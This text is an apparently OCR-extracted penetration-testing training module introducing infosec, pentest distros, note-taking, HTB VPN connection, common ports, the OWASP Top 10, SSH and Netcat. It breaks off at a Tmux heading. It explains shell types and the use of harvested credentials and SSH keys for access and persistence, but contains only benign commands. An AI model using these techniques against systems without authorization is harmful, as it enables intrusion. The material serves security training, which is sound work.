Getting Started

Infosec Overview

Information security (infosec) is a vast field. The field has grown and evolved greatly in the last few years. It offers many specializations, including but not limited to:

- Network and infrastructure security
- Application security
- Security testing
- Systems auditing
- Business continuity planning
- Digital forensics
- Incident detection and response

In a nutshell, infosec is the practice of protecting data from unauthorized access, changes, unlawful use, disruption, etc. Infosec professionals also take actions to reduce the overall impact of any such incident.

Data can be electronic or physical and tangible (e.g., design blueprints) or intangible (knowledge). A common phrase that will come up many times in our infosec career is protecting the "confidentiality, integrity, and availability of data," or the `CIA triad`.

Risk Management Process

Data protection must focus on efficient yet effective policy implementation without negatively affecting an organization's business operations and productivity. To achieve this, organizations must follow a process called the `risk management process`. This process involves the following five steps:

Step	Explanation
`Identifying the Risk`	Identifying risks the business is exposed to, such as legal, environmental, market, regulatory, and other types of risks.
`Analyze the Risk`	Analyzing the risks to determine their impact and probability. The risks should be mapped to the organization's various policies, procedures, and business processes.
`Evaluate the Risk`	Evaluating, ranking, and prioritizing risks. Then, the organization must decide to accept (unavoidable), avoid (change plans), control (mitigate), or transfer risk (insure).
`Dealing with Risk`	Eliminating or containing the risks as best as possible. This is handled by interfacing directly with the stakeholders for the system or process that the risk is associated with.
`Monitoring Risk`	All risks must be constantly monitored. Risks should be constantly monitored for any situational changes that could change their impact score, `i.e., from low to medium or high impact`.

As mentioned previously, the core tenet of infosec is information assurance, or maintaining the `CIA` of data and making sure that it is not compromised in any way, shape, or form when an incident occurs. An incident could be a natural disaster, system malfunction, or security incident.

Red Team vs. Blue Team

In infosec, we usually hear the terms `red team` and `blue team`. In the simplest terms, the `red team` plays the attackers' role, while the `blue team` plays the defenders' part.

Red teamers usually play an adversary role in breaking into the organization to identify any potential weaknesses real attackers may utilize to break the organization's defenses. The most common task on the red teaming side is penetration testing, social engineering, and other similar offensive techniques.

On the other hand, the blue team makes up the majority of infosec jobs. It is responsible for strengthening the organization's defenses by analyzing the risks, coming up with policies, responding to threats and incidents, and effectively using security tools and other similar tasks.

Role of Penetration Testers

A security assessor (network penetration tester, web application penetration tester, red teamer, etc.) helps an organization identify risks in its external and internal networks. These risks may include network or web application vulnerabilities, sensitive data exposure, misconfigurations, or issues that could lead to reputational harm. A good tester can work with a client to identify risks to their organization, provide information on how to reproduce these risks, and guidance on either mitigating or remediating the issues identified during testing.

Assessments can take many forms, from a white-box penetration test against all in-scope systems and applications to identify as many vulnerabilities as possible, to a phishing assessment to assess the risk or employee's security awareness, to a targeted red team assessment built around a scenario to emulate a real-world threat actor.

We must understand the bigger picture of the risks an organization faces and its environment to evaluate and rate vulnerabilities discovered during testing accurately. A deep understanding of the risk management process is critical for anyone starting in information security.

This module will focus on how to get started in infosec and penetration testing from a hands-on perspective, specifically selecting and navigating a pentest distro, learning about common technologies and essential tools, learning the levels and the basics of penetration testing, cracking our first box on HTB, how to find and ask for help most effectively, common potential issues, and how to navigate the Hack the Box platform.

While this module uses the Hack The Box platform and purposefully vulnerable machines as examples, the fundamental skills showcased apply to any environment.

Getting Started with a Pentest Distro

Anyone looking to start a technical path in information security must become comfortable with a wide range of technologies and operating systems. As penetration testers, we must understand how to set up, maintain, and secure both Linux and Windows attack machines. Depending on the client environment or scope of the assessment, we may be using a Linux or Windows VM on

our machine, our base operating system, a cloud Linux box, a VM installed within the client's environment, or even perform testing directly from a client-owned workstation to simulate an insider threat (assume breach scenario).

Choosing a Distro

There are many Linux distributions (distros) for penetration testing. There are quite a few Debian-based pre-existing distros preloaded with many tools that we need to perform our assessments. Many of these tools are rarely required, and no distro contains every tool that we need to perform our assessments. As we learn and progress in our careers, we will gravitate to specific tools and have a list of "must-haves" to add to a new distro. As we progress, we may even prefer to fully customize our own pentesting VM from a Debian or Ubuntu base image, but building a fully custom VM is outside this module's scope.

The choice of a distro is individual, and, as mentioned, we can even choose to create and maintain our own from scratch. There are countless Linux distros out there that serve various purposes, some explicitly customized for penetration testing, others geared towards web application penetration testing, forensics, etc.

This section will cover setting up and working with Parrot OS. This distro is used for the Pwnbox that we will see throughout Academy, customized to practice and solve exercises throughout the various modules we will encounter.

pwnbox

It is important to note that each penetration test or security assessment must be performed from a freshly installed VM to avoid including security-relevant details from another client environment in our reports by accident or retaining client-sensitive data for significant lengths of time. For this reason, we must have the ability to quickly stand up a new pentest machine and have processes in place (automation, scripts, detailed procedures, etc.) for quickly setting up our distro(s) of choice for each assessment we perform.

Setting Up a Pentest Distro

There are many ways to set up our local pentest distro. We can install it as our base operating system (though not recommended), configure our workstation to dual boot (time-consuming to switch back and forth between operating systems), or install using virtualization.

There are quite a few options available to us: Hyper-V on Windows, as virtual machines on bare metal hypervisors such as Proxmox or VMware ESXi or using free hypervisors such as VirtualBox, or VMware Workstation Player, which can be installed and used as hypervisors on Windows and Linux operating systems.

Another option is VMware Workstation, which requires a paid license but offers many more features than the free options.

A `hypervisor` is software that allows us to create and run virtual machines (VMs). It will enable us to use our host computer (desktop or laptop) to run multiple VMs by virtually sharing memory and processing resources.

VMs on a hypervisor run isolated from the primary operating system, which offers a layer of isolation and protection between our production network and vulnerable networks, such as Hack The Box, or when connecting to client environments from a VM (though VM breakout vulnerabilities do arise from time to time).

Depending on the amount of resources our host system has (i.e., RAM), we can usually run a few VMs at once. It is often helpful to stand up a VM during an assessment to test out an exploit or attempt to recreate a target application and stand-up machines in a lab environment to test out the latest tools, exploits, and techniques. Everyone working in a technical information security role should be comfortable working with one or more hypervisors and building virtual machines competently for both work and practice.

To be successful, we must continuously work to hone our craft. A great way is by setting up a home lab to attempt to reproduce vulnerabilities, set up vulnerable applications and services, see the effects of remediation recommendations, and have a safe place to practice new attack techniques/exploits. We can build our lab on an old laptop or desktop but preferably using a server to install a bare-metal hypervisor.

For our purposes, we will be using a modified version of Parrot Security (Pwnbox), available here to build a local virtual machine. We can choose two formats:

- `Optical disc image (ISO)`
- `Open Virtual Appliance (OVA)`

ISO

The `ISO` file is essentially just a CD-ROM that can be mounted within our hypervisor of choice to build the VM by installing the operating system ourselves. An `ISO` gives us more room for customization, e.g., keyboard layout, locale, desktop environment switch, custom partitioning, etc., and therefore a more granular approach when setting up our attack VM.

OVA

The `OVA` file is a pre-built virtual appliance that contains an `OVF` XML file that specifies the VM hardware settings and a `VMDK`, which is the virtual disk that the operating system is installed on. An `OVA` is pre-built and therefore can be rapidly deployed to get up and running quicker.

Once up and running, we can begin exploring the operating system, becoming familiar with the tools, and performing any desired customizations. The Parrot Linux team maintains a variety of helpful documentation:

- What is Parrot?
- Installation
- Configuration

For other questions, the Parrot team maintains a forum.

Practicing with Parrot

We will encounter Parrot Linux throughout Academy. The in-browser version, or Pwnbox, is available in any module sections which require interaction with a target host in our lab environment. Click the `Start Instance` button below and start becoming familiar with the Pwnbox. All interactive Module sections can be completed from our own VM after either spawning a Docker image or spawning a target host or multiple hosts and downloading a VPN key. Using the Pwnbox is not a requirement but is useful because all Academy work can be completed within our browser without requiring any virtualization software or additional resources to run a virtual machine.

Docker instances can be accessed without requiring a separate VPN connection. Specific hosts (i.e., Active Directory targets) require VPN access if not accessed from the Pwnbox. If this is the case, a button will appear to download a VPN key after spawning the target. We will begin working with target hosts later in this module.

Staying Organized

Whether we are performing client assessments, playing CTFs, taking a course in Academy or elsewhere, or playing HTB boxes/labs, organization is always crucial. It is essential to prioritize clear and accurate documentation from the very beginning. This skill will benefit us no matter what path we take in information security or even other career paths.

Folder Structure

When attacking a single box, lab, or client environment, we should have a clear folder structure on our attack machine to save data such as: scoping information, enumeration data, evidence of exploitation attempts, sensitive data such as credentials, and other data obtained during recon, exploitation, and post-exploitation. A sample folder structure may look like follows:

```
tree Projects/

Projects/
└── Acme Company
    ├── EPT
    │   ├── evidence
    │   │   ├── credentials
    │   │   ├── data
    │   │   └── screenshots
    │   ├── logs
    │   ├── scans
    │   ├── scope
    │   └── tools
    └── IPT
        ├── evidence
        │   ├── credentials
        │   ├── data
        │   └── screenshots
        ├── logs
        ├── scans
        ├── scope
        └── tools
```

Here we have a folder for the client `Acme Company` with two assessments, Internal Penetration Test (IPT) and External Penetration Test (EPT). Under each folder, we have subfolders for saving scan data, any relevant tools, logging output, scoping information (i.e., lists of IPs/networks to feed to our scanning tools), and an evidence folder that may contain any credentials retrieved during the assessment, any relevant data retrieved as well as screenshots.

It is a personal preference, but some folks create a folder for each target host and save screenshots within it. Others organize their notes by host or network and save screenshots directly into the note-taking tool. Experiment with folder structures and see what works best for you to stay organized and work most efficiently.

Note Taking Tools

Productivity and organization are very important. A very technical but unorganized penetration tester will have a difficult time succeeding in this industry. Various tools can be used for organization and note-taking. Selecting a note-taking tool is very individual. Some of us may not need a feature that another person requires based on their workflow. Some great options to explore include:

Cherrytree	Visual Studio Code	Evernote
Notion	GitBook	Sublime Text
Notepad++		

Some of these are more focused on note-taking, while others such as Notion and GitBook have richer features that can be used to create Wiki-type pages, cheat sheets, and more. It is important to make sure that any client data is only stored locally and not synced to the cloud if using one of these tools on real-world assessments.

Tip: Learning Markdown language is easy and very useful for note taking, as it can be easily represented in a visually appealing and organized way.

Other Tools and Tips

Every infosec professional should maintain a knowledge base. This can be in the format of your choosing (though the tools above are recommended.) This knowledge base should contain quick reference guides for setup tasks that we perform on most assessments and cheat sheets for common commands that we use for each phase of an assessment.

As we complete boxes, labs, assessments, training courses, etc., we should be aggregating every payload, command, tip as we never know when one may come in handy. Having them accessible will increase our overall efficiency and productivity. Each HTB Academy Module has a cheat sheet of relevant commands showcased within the Module sections, which you can download and keep for future reference.


We should also maintain checklists, report templates for various assessment types, and build a findings/vulnerability database. This database can take the form of a spreadsheet or something more complex and include a finding title, description, impact, remediation advice, and references. Having these findings already written will save us considerable time and re-work during the reporting phase as the bulk of the findings will be written already and likely only require some customization to the target environment.

Moving On

Try out various note-taking tools and develop the folder structure that works for you and matches your methodology. Start early, so this becomes a habit! The Nibbles walkthrough later in this Module is an excellent opportunity to practice our documentation. Also, this Module contains many commands that are useful to add to our common commands cheat sheet.

Connecting Using VPN

A virtual private network (VPN) allows us to connect to a private (internal) network and access hosts and resources as if we were directly connected to the target private network. It is a secured communications channel over shared public networks to connect to a private network (i.e., an employee remotely connecting to their company's corporate network from their home). VPNs provide a degree of privacy and security by encrypting communications over the channel to prevent eavesdropping and access to data traversing the channel.



At a high-level, VPN works by routing our connecting device's internet connection through the target VPN's private server instead of our internet service provider (ISP). When connected to a VPN, data originates from the VPN server rather than our computer and will appear to originate from a public IP address other than our own.

There are two main types of remote access VPNs: client-based VPN and SSL VPN. SSL VPN uses the web browser as the VPN client. The connection is established between the browser and an SSL VPN gateway can be configured to only allow access to web-based applications such as email and intranet sites, or even the internal network but without the need for the end user to install or use any specialized software. Client-based VPN requires the use of client software to establish the VPN connection. Once connected, the user's host will work mostly as if it were connected directly to the company network and will be able to access any resources (applications, hosts, subnets, etc.) allowed by the server configuration. Some corporate VPNs will provide employees with full access to the internal corporate network, while others will place users on a specific segment reserved for remote workers.

Why Use A VPN?

We can use a VPN service such as `NordVPN` or `Private Internet Access` and connect to a VPN server in another part of our country or another region of the world to obscure our browsing traffic or disguise our public IP address. This can provide us with some level of security and privacy. Still, since we are connecting to a company's server, there is always the chance that data is being logged or the VPN service is not following security best practices or the security features that they advertise. Using a VPN service comes with the risk that the provider is not doing what they are saying and are logging all data. Usage of a VPN service **does not** guarantee anonymity or privacy but is useful for bypassing certain network/firewall restrictions or when connected to a possible hostile network (i.e., a public airport wireless network). A VPN service should never be used with the thought that it will protect us from the consequences of performing nefarious activities.

Connecting to HTB VPN

HTB and other services offering purposefully vulnerable VMs/networks require players to connect to the target network via a VPN to access the private lab network. Hosts within HTB networks cannot connect directly out to the internet. When connected to HTB VPN (or any penetration testing/hacking-focused lab), we should always consider the network to be "hostile." We should only connect from a virtual machine, disallow password authentication if SSH is enabled on our attacking VM, lockdown any web servers, and not leave sensitive information on our attack VM (i.e., do not play HTB or other vulnerable networks with the same VM that we use to perform client assessments). When connecting to a VPN (either within HTB Academy or the main HTB platform), we connect using the following command:

```
sudo openvpn user.ovpn

Thu Dec 10 18:42:41 2020 OpenVPN 2.4.9 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Apr 21 2020
Thu Dec 10 18:42:41 2020 library versions: OpenSSL 1.1.1g  21 Apr 2020, LZO 2.10
Thu Dec 10 18:42:41 2020 Outgoing Control Channel Authentication: Using 256 bit message hash 'SHA256' for HMAC authentication
Thu Dec 10 18:42:41 2020 Incoming Control Channel Authentication: Using 256 bit message hash 'SHA256' for HMAC authentication
Thu Dec 10 18:42:41 2020 TCP/UDP: Preserving recently used remote address: [AF_INET]
Thu Dec 10 18:42:41 2020 Socket Buffers: R=[212992->212992] S=[212992->212992]
Thu Dec 10 18:42:41 2020 UDP link local: (not bound)
<SNIP>
Thu Dec 10 18:42:41 2020 Initialization Sequence Completed
```

The last line `Initialization Sequence Completed` tells us that we successfully connected to the VPN.

Where `sudo` tells our host to run the command as the elevated root user, `openvpn` is the VPN client, and the `user.ovpn` file is the VPN key that we download from either the Academy module section or the main HTB platform Access page. If we type `ifconfig` in another terminal window, we will see a `tun` adapter if we successfully connected to the VPN.

```
ifconfig

<SNIP>

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.x.2  netmask 255.255.254.0  destination 10.10.x.2
        inet6 dead:beef:1::2000  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::d82f:301a:a94a:8723  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen
```

Typing `netstat -rn` will show us the networks accessible via the VPN.

```
netstat -rn

Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
0.0.0.0         192.168.1.2     0.0.0.0         UG        0 0          0 eth0
10.10.14.0      0.0.0.0         255.255.254.0   U         0 0          0 tun0
10.129.0.0      10.10.14.1      255.255.0.0     UG        0 0          0 tun0
192.168.1.0     0.0.0.0         255.255.255.0   U         0 0          0 eth0
```

Here can see that the 10.129.0.0/16 network used for HTB Academy machines is accessible via the `tun0` adapter via the 10.10.14.0/23 network.

Help with VPN

If this is your first time using a VPN, the following resources on the Hack The Box support portal will be helpful:

- Introduction to Lab Access
- Connection Troubleshooting

Common Terms

Penetration testing/hacking is an enormous field. We will encounter countless technologies throughout our careers. Here are some of the most common terms and technologies that we will come across repeatedly and must have a firm grasp of. This is not an exhaustive list but is enough to get started with fundamental Modules and easy HTB boxes.

What is a Shell?

`Shell` is a very common term that we will hear again and again during our journey. It has a few meanings. On a Linux system, the shell is a program that takes input from the user via the keyboard and passes these commands to the operating system to perform a specific function. In the early days of computing, the shell was the only interface available for interacting with systems. Since then, many more operating system types and versions have emerged along with the graphic user interface (GUI) to complement command-line interfaces (shell), such as the Linux terminal, Windows command-line (cmd.exe), and Windows PowerShell.

Most Linux systems use a program called Bash (Bourne Again Shell) as a shell program to interact with the operating system. Bash is an enhanced version of sh, the Unix systems' original shell program. Aside from `bash` there are also other shells, including but not limited to Zsh, Tcsh, Ksh, Fish shell, etc.

We will often read about or hear others talking about "getting a shell" on a box (system). This means that the target host has been exploited, and we have obtained shell-level access (typically `bash` or `sh`) and can run commands interactively as if we are sitting logged in to the host. A shell may be obtained by exploiting a web application or network/service vulnerability or obtaining credentials and logging into the target host remotely. There are three main types of shell connections:

Shell Type	Description
`Reverse shell`	Initiates a connection back to a "listener" on our attack box.
`Bind shell`	"Binds" to a specific port on the target host and waits for a connection from our attack box.
`Web shell`	Runs operating system commands via the web browser, typically not interactive or semi-interactive. It can also be used to run single commands (i.e., leveraging a file upload vulnerability and uploading a `PHP` script to run a single command.

Each type of shell has its use case, and the same way there are many ways to obtain a shell, the helper program that we use to get a shell can be written in many languages (`Python`, `Perl`, `Go`, `Bash`, `Java`, `awk`, `PHP`, etc.). These can be small scripts or larger, more complex programs to facilitate a connection from the target host back to our attacking system and obtain "shell" access. Shell access will be discussed in-depth in a later section.

What is a Port?

A port can be thought of as a window or door on a house (the house being a remote system), if a window or door is left open or not locked correctly, we can often gain unauthorized access to a home. This is similar in computing. Ports are virtual points where network connections begin and end. They are software-based and managed by the host operating system. Ports are associated with a specific process or service and allow computers to differentiate between different traffic types (SSH traffic flows to a different port than web requests to access a website even though the access requests are sent over the same network connection).

Each port is assigned a number, and many are standardized across all network-connected devices (though a service can be configured to run on a non-standard port). For example, `HTTP` messages (website traffic) typically go to port `80`, while `HTTPS` messages go to port `443` unless configured otherwise. We will encounter web applications running on non-standard ports but typically find them on ports 80 and 443. Port numbers allow us to access specific services or applications running on target devices. At a very high level, ports help computers understand how to handle the various types of data they receive.

There are two categories of ports, Transmission Control Protocol (TCP), and User Datagram Protocol (UDP).

`TCP` is connection-oriented, meaning that a connection between a client and a server must be established before data can be sent. The server must be in a listening state awaiting connection requests from clients.

`UDP` utilizes a connectionless communication model. There is no "handshake" and therefore introduces a certain amount of unreliability since there is no guarantee of data delivery. `UDP` is useful when error correction/checking is either not needed or is handled by the application itself. `UDP` is suitable for applications that run time-sensitive tasks since dropping packets is faster than waiting for delayed packets due to retransmission, as is the case with `TCP` and can significantly affect a real-time system. There are `65,535` `TCP` ports and `65,535` different `UDP` ports, each denoted by a number. Some of the most well-known `TCP` and `UDP` ports are listed below:


Port(s)	Protocol
`20` / `21` (TCP)	`FTP`
`22` (TCP)	`SSH`
`23` (TCP)	`Telnet`
`25` (TCP)	`SMTP`
`80` (TCP)	`HTTP`
`161` (TCP/UDP)	`SNMP`
`389` (TCP/UDP)	`LDAP`
`443` (TCP)	`SSL` / `TLS` (`HTTPS`)
`445` (TCP)	`SMB`
`3389` (TCP)	`RDP`

As information security professionals, we must be able to quickly recall large amounts of information on a wide variety of topics. It is essential for us, especially as pentesters, to have a firm grasp of many `TCP` and `UDP` ports and be able to recognize them from just their number quickly (i.e., know that port `21` is `FTP`, port `80` is `HTTP`, port `88` is `Kerberos`) without having to look it up. This will come with practice and repetition and eventually become second nature as we attack more boxes, labs, and real-world networks and help us work more efficiently and better prioritize our enumeration efforts and attacks.

Guides such as this and this are great resources for learning standard and less common TCP and UDP ports. Challenge yourself to memorize as many of these as possible and do some research about each of the protocols listed in the table above. This is a great reference on the top 1,000 `TCP` and `UDP` ports from `nmap` along with the top 100 services scanned by `nmap`.

What is a Web Server

A web server is an application that runs on the back-end server, which handles all of the `HTTP` traffic from the client-side browser, routes it to the requests destination pages, and finally responds to the client-side browser. Web servers usually run on TCP ports `80` or `443`, and are responsible for connecting end-users to various parts of the web application, in addition to handling their various responses:



As web applications tend to be open for public interaction and facing the internet, they may lead to the back-end server being compromised if they suffer from any vulnerabilities. Web applications can provide a vast attack surface, making them a high-value target for attackers and pentesters.

Many types of vulnerabilities can affect web applications. We will often hear about/see references to the OWASP Top 10. This is a standardized list of the top 10 web application vulnerabilities maintained by the Open Web Application Security Project (OWASP). This list is considered the top 10 most dangerous vulnerabilities and is not an exhaustive list of all possible web application vulnerabilities. Web application security assessment methodologies are often based around the OWASP top 10 as a starting point for the top categories of flaws that an assessor should be checking for. The current OWASP Top 10 list is:

Number	Category	Description
1.	Broken Access Control	Restrictions are not appropriately implemented to prevent users from accessing other users accounts, viewing sensitive data, accessing unauthorized functionality, modifying data, etc.
2.	Cryptographic Failures	Failures related to cryptography which often leads to sensitive data exposure or system compromise.
3.	Injection	User-supplied data is not validated, filtered, or sanitized by the application. Some examples of injections are SQL injection, command injection, LDAP injection, etc.
4.	Insecure Design	These issues happen when the application is not designed with security in mind.
5.	Security Misconfiguration	Missing appropriate security hardening across any part of the application stack, insecure default configurations, open cloud storage, verbose error messages which disclose too much information.
6.	Vulnerable and Outdated Components	Using components (both client-side and server-side) that are vulnerable, unsupported, or out of date.
7.	Identification and Authentication Failures	Authentication-related attacks that target user's identity, authentication, and session management.
8.	Software and Data Integrity Failures	Software and data integrity failures relate to code and infrastructure that does not protect against integrity violations. An example of this is where an application relies upon plugins, libraries, or modules from untrusted sources, repositories, and content delivery networks (CDNs).
9.	Security Logging and Monitoring Failures	This category is to help detect, escalate, and respond to active breaches. Without logging and monitoring, breaches cannot be detected..
10.	Server-Side Request Forgery	SSRF flaws occur whenever a web application is fetching a remote resource without validating the user-supplied URL. It allows an attacker to coerce the application to send a crafted request to an unexpected destination, even when protected by a firewall, VPN, or another type of network access control list (ACL).

It is essential to become familiar with each of these categories and the various vulnerabilities that fit each. Web application vulnerabilities will be covered in-depth in later modules. To learn more about web applications, check out the Introduction to Web Applications module.

Basic Tools

Tools such as `SSH`, `Netcat`, `Tmux`, and `Vim` are essential and are used daily by most information security professionals. Although these tools are not intended to be penetration testing tools, they are critical to the penetration testing process, so we must master them.

Using SSH

Secure Shell (SSH) is a network protocol that runs on port `22` by default and provides users such as system administrators a secure way to access a computer remotely. SSH can be configured with password authentication or passwordless using public-key authentication using an SSH public/private key pair. SSH can be used to remotely access systems on the same network, over the internet, facilitate connections to resources in other networks using port forwarding/proxying, and upload/download files to and from remote systems.

SSH uses a client-server model, connecting a user running an SSH client application such as `OpenSSH` to an SSH server. While attacking a box or during a real-world assessment, we often obtain cleartext credentials or an SSH private key that can be leveraged to connect directly to a system via SSH. An SSH connection is typically much more stable than a reverse shell connection and can often be used as a "jump host" to enumerate and attack other hosts in the network, transfer tools, set up persistence, etc. If we obtain a set of credentials, we can use SSH to login remotely to the server by using the username `@` the remote server IP, as follows:

```
ssh [email protected]

Bob@remotehost's password: *********

Bob@remotehost#
```

It is also possible to read local private keys on a compromised system or add our public key to gain SSH access to a specific user, as we'll discuss in a later section. As we can see, SSH is an excellent tool for securely connecting to a remote machine. It also provides a way for mapping local ports on the remote machine to our localhost, which can become handy at times.

Using Netcat

Netcat, `ncat`, or `nc`, is an excellent network utility for interacting with TCP/UDP ports. It can be used for many things during a pentest. Its primary usage is for connecting to shells, which we'll discuss later in this module. In addition to that, `netcat` can be used to connect to any listening port and interact with the service running on that port. For example, `SSH` is programmed to handle connections over port 22 to send all data and keys. We can connect to TCP port 22 with `netcat`:

```
netcat 10.10.10.10 22

SSH-2.0-OpenSSH_8.4p1 Debian-3
```

As we can see, port 22 sent us its banner, stating that `SSH` is running on it. This technique is called `Banner Grabbing`, and can help identify what service is running on a particular port. `Netcat` comes pre-installed in most Linux distributions. We can also download a copy for Windows machines from this link. There's another Windows alternative to `netcat` coded in PowerShell called PowerCat. `Netcat` can also be used to transfer files between machines, as we'll discuss later.


Another similar network utility is socat, which has a few features that `netcat` does not support, like forwarding ports and connecting to serial devices. `Socat` can also be used to upgrade a shell to a fully interactive TTY. We will see a few examples of this in a later section. `Socat` is a very handy utility that should be a part of every penetration tester's toolkit. A standalone binary of `Socat` can be transferred to a system after obtaining remote code execution to get a more stable reverse shell connection.

Using Tmux

